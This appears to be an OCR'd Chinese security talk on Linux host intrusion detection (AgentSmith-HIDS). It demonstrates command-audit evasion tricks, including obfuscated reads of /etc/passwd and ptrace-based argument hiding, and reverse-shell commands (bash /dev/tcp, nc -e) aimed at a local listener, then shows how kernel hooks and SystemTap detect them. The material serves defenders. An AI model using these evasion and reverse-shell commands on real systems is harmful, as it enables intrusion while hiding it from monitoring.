YOOZOO GAMES

Linux HIDS 杂谈

游族网络 E_Bwill

Who am I

- Linux安全; AgentSmith-HIDS 作者
- 入侵检测系统;异常检测算法
- SOAR/SIEM系统研发

目录

Linux 命令审计绕过举例

YOOZOO GAMES

常见的命令审计的方式有

- PROMPT_COMMAND/history
- 替换bash
- 相关Hook/Auditd等

命令行审计的绕过

- 使用其他shell或者自己下载已编译好的shell
- 巧用 bash ./abc (abc为shell脚本)
- 巧用 !!/~~/???? 等逃避检测
- 简单混淆: cp bash abc && ./abc
- 高级混淆: ptrace+memfd_create

注:第五点参考 https://github.com/QAX-A-Team/ptrace

```
[root@test ~]# cd /tmp/test/
[root@test test]# ls
[root@test test]# whoami
root
[root@test test]# !!
whoami
root
[root@test test]#
```

```
[root@test test]# who``ami
root
[root@test test]#
```

```
[root@test test]# cp /usr/bin/whoami abc
[root@test test]# ./???
root
[root@test test]#
```

```
[root@test test]#
[root@test test]# cat $(echo /e)tc$(echo /pa*)wd
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
systemd-network:x:192:192:systemd Network Management:/:/sbin/nologin
dbus:x:81:81:System message bus:/:/sbin/nologin
polkitd:x:999:997:User for polkitd:/:/sbin/nologin
postfix:x:89:89::/var/spool/postfix:/sbin/nologin
chrony:x:998:996::/var/lib/chrony:/sbin/nologin
sshd:x:74:74:Privilege-separated SSH:/var/empty/sshd:/sbin/nologin
```

```
[root@test ptrace]# ./ptrace
child pid = 13213
EIP: _start 404324
RSP: 7fff869c99d0
RSP + 8 => RDX(char **ubp_av) to __libc_start_main
argc: 3
src: ubp_av[1]: 6d38a1a7
dst: upb_av[1]: -a
src: ubp_av[2]: 6d38a1a7
dst: upb_av[2]: -l
[root@test ptrace]# total 1152
drwxr-xr-x   4 root root    305 Aug 21 23:46 .
dr-xr-x---. 46 root root   4096 Oct 15 07:57 ..
drwxr-xr-x   8 root root    163 Jul 18 04:21 .git
-rw-r--r--   1 root root    805 Jul 18 06:10 1.c
-rw-r--r--   1 root root    361 Jul 18 04:21 Makefile
-rw-r--r--   1 root root   2842 Jul 18 04:21 README
-rwxr-xr-x   1 root root   9032 Jul 18 06:10 a.out
-rw-r--r--   1 root root    681 Jul 18 04:21 anonyexec.c
-rw-r--r--   1 root root    226 Jul 18 04:21 anonyexec.h
-rw-r--r--   1 root root   2488 Jul 18 04:22 anonyexec.o
-rwxr-xr-x   1 root root 964544 Jul 18 05:37 bash1
-rw-r--r--   1 root root    527 Jul 18 04:21 common.h
-rw-r--r--   1 root root    230 Jul 18 04:21 elfreader.c
-rw-r--r--   1 root root    142 Jul 18 04:21 elfreader.h
-rw-r--r--   1 root root   1544 Jul 18 04:22 elfreader.o
-rwxr-xr-x   1 root root 117672 Jul 18 05:30 exe
drwxr-xr-x   2 root root    174 Jul 18 04:21 libptrace
-rwxr-xr-x   1 root root  13816 Jul 18 08:07 ptrace
-rw-r--r--   1 root root   2061 Jul 18 08:07 ptrace.c
-rw-r--r--   1 root root    328 Jul 18 04:21 ptrace.h
-rw-r--r--   1 root root   4512 Jul 18 08:07 ptrace.o
```

```
./ptrace
./ptrace
13208
12643
13208
13208
bash
test
/dev/pts/3
/dev/pts/3
256
0
root
1571144892570
read_index:115 next:-1
clear:8-115

0
59
/root/ptrace
/proc/self/fd/3
/proc/self/fd/3 6d38a1a710dee595236d38a1a710dee595236d38a1a710dee59
236d38a1a710dee59523 6d38a1a710dee595236d38a1a710dee595236d38a1a710
ee595236d38a1a710dee59523
13213
13208
13208
13213
ptrace
test
/dev/pts/3
/dev/pts/3
256
256
root
1571144892575
```

反弹shell绕过举例

YOOZOO GAMES

反弹shell检测

- bash进程的stdin/out
- bash进程的进程树/网络行为

反弹shell绕过举例

- nc –e
- cp bash && abc

```
[root@test ptrace]# ls
1.c       a.out        anonyexec.o  elfreader.c  exe        ptrace.c
Makefile  anonyexec.c  bash1        elfreader.h  libptrace  ptrace.h
README    anonyexec.h  common.h     elfreader.o  ptrace     ptrace.o
[root@test ptrace]# ls^C
[root@test ptrace]# bash -i >& /dev/tcp/127.0.0.1/4242 0>&1
```

```
root@test ~/A/s/LKM# nc -lnvp 4242
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4242
Ncat: Listening on 0.0.0.0:4242
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:58664.
[root@test ptrace]#
```

fish /root (ssh)

```
root@test ~# clear
root@test ~# cd /proc/^C
root@test ~# ps aux | grep bash
root        1637  0.0  0.0 115576  2164 pts/0    Ss   03:20   0:00 -bash
root        1639  0.0  0.0 115572  2156 pts/1    Ss   03:20   0:00 -bash
root        2582  0.0  0.0 115448  2052 pts/2    Ss   03:29   0:00 -bash
root        2694  0.0  0.0 115448  1988 pts/0    S+   03:30   0:00 bash -i
root        2747  0.0  0.0 112684   736 pts/2    S+   03:31   0:00 grep --color=auto bash
root@test ~# ll /proc/2694/fd
total 0
lrwx------ 1 root root 64 Oct 18 03:31 0 -> socket:[27336]
lrwx------ 1 root root 64 Oct 18 03:31 1 -> socket:[27336]
lrwx------ 1 root root 64 Oct 18 03:31 2 -> socket:[27336]
lrwx------ 1 root root 64 Oct 18 03:31 255 -> /dev/tty
root@test ~# ss -anp | grep 4242
tcp    ESTAB      0      0      127.0.0.1:58664              127.0.0.1:4242               users:(("bash",pid
=2694,fd=2),("bash",pid=2694,fd=1),("bash",pid=2694,fd=0))
tcp    ESTAB      0      0      127.0.0.1:4242               127.0.0.1:58664              users:(("nc",pid=2
693,fd=5))
root@test ~#
```

root@test:~/ptrace (ssh)

```
[root@test ptrace]# nc -e /bin/bash 127.0.0.1 424
2
```

nc /root/AgentSmith-HIDS/syshook/LKM (ssh)

```
^[[A^[[A^[[A^[[B^[[B^[[B^C~
root@test ~/A/s/LKM# clear
root@test ~/A/s/LKM# nc -lnvp 4242
Ncat: Version 7.50 ( https://nmap.org/ncat )
Ncat: Listening on :::4242
Ncat: Listening on 0.0.0.0:4242
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:58668.
```

fish /proc/2931/fd (ssh)

```
root@test /p/2/fd# ps aux | grep 2931
root        2931  0.0  0.0 113184  1212 pts/0    S+   03:36   0:00 /bin/bash
root        3122  0.0  0.0 112684   736 pts/2    S+   03:37   0:00 grep --co
lor=auto 2931
root@test /p/2/fd# ll /proc/2931/fd
total 0
lr-x------ 1 root root 64 Oct 18 03:37 0 -> pipe:[26452]
l-wx------ 1 root root 64 Oct 18 03:37 1 -> pipe:[26453]
lrwx------ 1 root root 64 Oct 18 03:36 2 -> /dev/pts/0
lrwx------ 1 root root 64 Oct 18 03:37 3 -> socket:[26451]
lr-x------ 1 root root 64 Oct 18 03:37 4 -> pipe:[26452]
l-wx------ 1 root root 64 Oct 18 03:37 7 -> pipe:[26453]
root@test /p/2/fd#
```

其他的绕过姿势

- 进程注入(ptrace)
- pwnginx/mod_rootme/Knock-out等“复古后门”
- 各种隐秘通道技术(不仅仅有大家都熟知的DNS/ICMP)
- Rootkit
- ELF注入/感染
- 使用UDP绕过connect的监控

Ring0层HIDS优势

- 命令审计无视大多数绕过姿势，但是面对混淆依然无力
- 面对进程注入，LKM安装等有天然优势，无法绕过
- 有能力实时检测部分Rootkit行为
- 性能更好，无需遍历(proc)
- 支持namespace相关信息获取，即支持容器(如docker)
- 拥有阻断能力

实际上不存在单纯的Ring0层HIDS，基本都是Ring0+Ring3，互补优势更加明显

AgentSmith-HIDS能力例举

YOOZOO GAMES

Accept/Accept4


```
{
    "data_type":"syscall",
    "uid":"0",
    "syscall":"43",
    "sa_family":"4",
    "fd":"3",
    "sport":"64416",
    "sip":"192.168.165.1",
    "elf":"/usr/sbin/sshd",
    "pid":"924",
    "ppid":"1",
    "pgid":"924",
    "tgid":"924",
    "comm":"sshd",
    "nodename":"test",
    "dip":"192.168.165.225",
    "dport":"22",
    "res":"5",
    "pid_rootkit_check":"-1",
    "file_rootkit_check":"-1",
    "user":"root",
    "time":"1567162275885",
    "local_ip":"192.168.165.210",
    "hostname":"test"
}
```

部分Rootkit行为实时检测


```
{
    "data_type":"syscall",
    "uid":"0",
    "syscall":"59",
    "run_path":"/root/AgentSmith-HIDS/agent/target/x86_64-unknown-linux-musl/release",
    "elf":"/usr/bin/test",
    "argv":"test -t 1 ",
    "pid":"22373",
    "ppid":"20829",
    "pgid":"22373",
    "tgid":"22373",
    "comm":"fish",
    "nodename":"test",
    "stdin":"/dev/pts/2",
    "stdout":"/dev/pts/2",
    "pid_rootkit_check":"256",
    "file_rootkit_check":"256",
    "user":"root",
    "time":"1567162645946",
    "local_ip":"192.168.165.210",
    "hostname":"test"
}
```


256表示正常

DNS Hook


```
{
    "data_type":"syscall",
    "uid":"0",
    "syscall":"601",
    "sa_family":"4",
    "fd":"4",
    "sport":"53",
    "sip":"192.168.165.2",
    "elf":"/usr/bin/ping",
    "pid":"21383",
    "ppid":"19714",
    "pgid":"21383",
    "tgid":"21383",
    "comm":"ping",
    "nodename":"test",
    "dip":"192.168.165.225",
    "dport":"49462",
    "qr":"1",
    "opcode":"0",
    "rcode":"0",
    "query":"www.ebwill.com",
    "user":"root",
    "time":"1567162473724",
    "local_ip":"192.168.165.210",
    "hostname":"test"
}
```

进程注入实时检测


```
{
    "data_type":"syscall",
    "uid":"0",
    "syscall":"101",
    "ptrace_request":"4",
    "target_pid":"21069",
    "addr":"00007f8a08b65e10",
    "data":"0000000048c03148",
    "elf":"/root/0x00sec_code/mem_inject/infect",
    "pid":"21180",
    "ppid":"3266",
    "pgid":"21180",
    "tgid":"21180",
    "comm":"infect",
    "nodename":"test",
    "res":"0",
    "user":"root",
    "time":"1567162315930",
    "local_ip":"192.168.165.210",
    "hostname":"test"
}
```

创建文件实时检测


```
{
    "data_type":"syscall",
    "uid":"0",
    "syscall":"602",
    "elf":"/root/test/a.out",
    "file_path":"/root/test/1dasdasdasdas",
    "pid":"16066",
    "ppid":"4171",
    "pgid":"16066",
    "tgid":"16066",
    "comm":"a.out",
    "nodename":"test",
    "user":"root",
    "time":"1567158428497",
    "local_ip":"192.168.165.210",
    "hostname":"test"
}
```

其他功能

- Syscall execve Hook
- Syscall connect Hook
- Syscall insmod/finsmod Hook
- 目前LKM两个版本，hook syscall和ftrace
- 目前用户态两个版本，Rust和Golang
- 通过ltp稳定性测试

真实案例


偶然捕获的APT41 Linux 后门（2016年）

- LKM模块+用户态模块
- LKM模块隐藏用户态进程/文件/连接/端口
- 用户态模块无漏扫/爆破等组件

YOOZOO GAMES

2016年距今已有3年

现如今的技术又有什么变化?



LKM后门还能做那些事?

- 独立实现syscall的功能，从而绕过大多数基于syscall的监控
- “端口复用”技术，将流量隐藏在正常应用使用的端口里，让HIDS溯源能力降低
- … …

利器Linux Tracer

- 大家都说hook syscall不稳定，但又基本不正视以上问题
- Linux Tracer也许是个好帮手
- Tracer是一个高级的性能分析和诊断工具，如果你用过strace和tcpdump实际上你就使用过Tracer

Linux Tracer

ftrace

perf_events

eBPF

SystemTap

LTTng

ktap

dtrace4linux

OEL DTrace

sysdig

systemTap

```
root@test ~/A/s/ftrace_lkm#
curl www.baidu.com
<!DOCTYPE html>
<!--STATUS OK--><html> <head><
meta http-equiv=content-type c
ontent=text/html;charset=utf-8
><meta http-equiv=X-UA-Compati
ble content=IE=Edge><meta cont
ent=always name=referrer><link
 rel=stylesheet type=text/css
href=http://s1.bdstatic.com/r/
```

```
execve test /usr/bin/curl      0   8356   1913      0 curl www.baidu.com fish
recvfrom test /usr/bin/curl      0   8356   1913      0 curl www.baidu.com fish
recvfrom test /usr/bin/curl      0   8356   1913      0 curl www.baidu.com fish
connect test /usr/bin/curl      0   8356   1913      0 curl www.baidu.com fish 192.168
.165.228|47136 180.101.49.12|80
recvfrom test /usr/bin/curl      0   8356   1913      0 curl www.baidu.com fish
```

systemTap execve

```
probe kernel.function("sys_execve").return {
    file = current_exe_file()
    current = task_current()
    node_name = get_node_name()
    cmd = str_replace(cmdline_str(),"\n"," ")
    pexecname = task_execname(task_parent(current))
    printf("%s %s %6d %6d %6d %6d %s %s\n",node_name, fullpath_struct_file(current, file), uid(),
pid(), ppid(), gid(), cmd, pexecname)}
```

来源：https://github.com/EBWi11/AgentSmith-HIDS/tree/master/syshook/systemtab
systemTap：https://sourceware.org/systemtap/

Figure 1. The SystemTap process





Figure 2. The SystemTap process from the kernel/user-space perspective



systemTap探针例子

探针类型	说明
begin	在脚本开始时触发
end	在脚本结束时触发
kernel.function("sys_sync")	调用 sys_sync 时触发
kernel.function("sys_sync").call	同上
kernel.function("sys_sync").return	返回 sys_sync 时触发
kernel.syscall.*	进行任何系统调用时触发
kernel.function("*@kernel/fork.c:934")	到达 fork.c 的第 934 行时触发
module("ext3").function("ext3_file_write")	调用 ext3 write 函数时触发


优缺点

- 1.生态丰富，支持版本广泛，语法友好
- 2.支持userspace trace
- 3.不在拘泥于syscall,几乎是任意kernel function

  open/openat/creat → fsnotify_create

- 需要基于stap二次开发

ftrace



例子：https://github.com/EBWi11/AgentSmith-HIDS/tree/master/syshook/ftrace_lkm

Linux 真的安全么

我们先来看看其他优秀的操作系统的安全设计哲学有哪些

- 系统/文件完整性保护(如Mac OS SIP)
- 优秀的加密支持/体系(如Apple T2)
- 证书机制，代码签名机制
- 沙盒执行环境(如Android 独享UID)


Apple T2 芯片，
将安全性提升到新境界。

多款 Mac 新机型均搭载 Apple T2 安全芯片，将 Mac 的安全性进一步提升。Apple T2 芯片中的安全隔区协处理器为触控 ID、安全启动和加密存储功能打下了坚实基础。触控 ID 功能让你能够顺畅地使用指纹解锁 Mac，在 Safari 浏览器中填入密码。安全启动功能帮助你确保开机时运行来自 Apple 受信任的操作系统软件，而 Apple T2 芯片则自动为你 Mac 上的数据加密。因此你大可放心，安全性设计已彻彻底底融入 Mac 的架构之中。

Robust built-in platform security

The Android platform utilizes app sandboxing to isolate apps, enforced by SELinux. The OS establishes a chain of trust and utilizes cryptographic methods to ensure the hardware and platform have not been compromised with verification available through the SafetyNet API. Encryption is on by default for compatible devices, protecting data until it's accessed by its rightful owner.


LEARN MORE




Linux HIDS可能可以实现的部分延伸

